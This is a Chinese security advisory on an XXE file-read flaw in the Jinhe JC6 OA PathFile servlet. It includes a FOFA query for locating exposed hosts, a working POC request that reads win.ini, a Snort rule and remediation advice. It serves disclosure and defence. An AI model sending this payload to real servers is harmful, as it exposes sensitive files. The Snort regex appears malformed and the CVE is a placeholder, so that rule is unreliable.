

金和 JC6 PathFile XML实体注入致任意文件读取漏洞

金和 JC6 PathFile XML实体注入致任意文件读取漏洞，从而导致读取服务器上的敏感文件。

影响版本

金和 JC6

漏洞状态

漏洞细节	漏洞POC	漏洞EXP	在野利用
是	已公开	已公开	已知

风险等级

维度	评价
威胁等级	高危
影响面	广
攻击者价值	高
利用难度	低


漏洞复现

FOFA: app="金和网络-金和OA" || body="/jc6/platform/sys/login"

POC/EXP:

```
POST /jc6/servlet/PathFile?GetUrl HTTP/1.1
Host: 127.0.0.1
User-Agent: Mozilla/5.0 (Macintosh; Intel Mac OS X 10_15_7) AppleWebKit/537.36 (KHTML, like Gecko) Chrome/107.0.0.0 Safari/537.36
Accept-Encoding: gzip, deflate
Accept: */*
Connection: close
Content-Type: application/xml

<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE root [<!ENTITY xxe SYSTEM "file:///C:/windows/win.ini" >]>
<root>
  <path>&xxe;</path>
  <strType>file</strType>
  <IsVir>no</IsVir>
  <displayType>list</displayType>
  <strFiles>*. *</strFiles>
```



snort规则：

```
alert tcp $EXTERNAL_NET any -> $HOME_NET $HTTP_PORTS (
  msg:"Jinhe JC6 - XXE Injection in PathFile Servlet (CVE-202X-XXXX)";
  flow:to_server,established;
  content:"POST"; http_method;
  content:"/jc6/servlet/PathFile"; http_uri;
  content:"GetUrl"; http_uri;
  content:"Content-Type: application/xml"; http_client_header;
  pcre:"/<?xml[^>]*>[<]*<!DOCTYPE[^>]*ENTITY\\s+\\w+\\s+SYSTEM\\s+
  [\\x22\\x27]file:\\\\.\\/\\.\\/is";
  metadata:service http;
  metadata:affected_product "金和JC6协同管理平台";
  metadata:attack_type "XML External Entity (XXE) Injection";
  metadata:severity "critical";
  reference:url,www.example.com/vulndb/jinhe-jc6-xxe;
  classtype:web-application-attack;
  sid:1000114;
  rev:1;
  priority:1;
)
```

漏洞修复

关闭互联网暴露面或接口设置访问权限

升级至安全版本。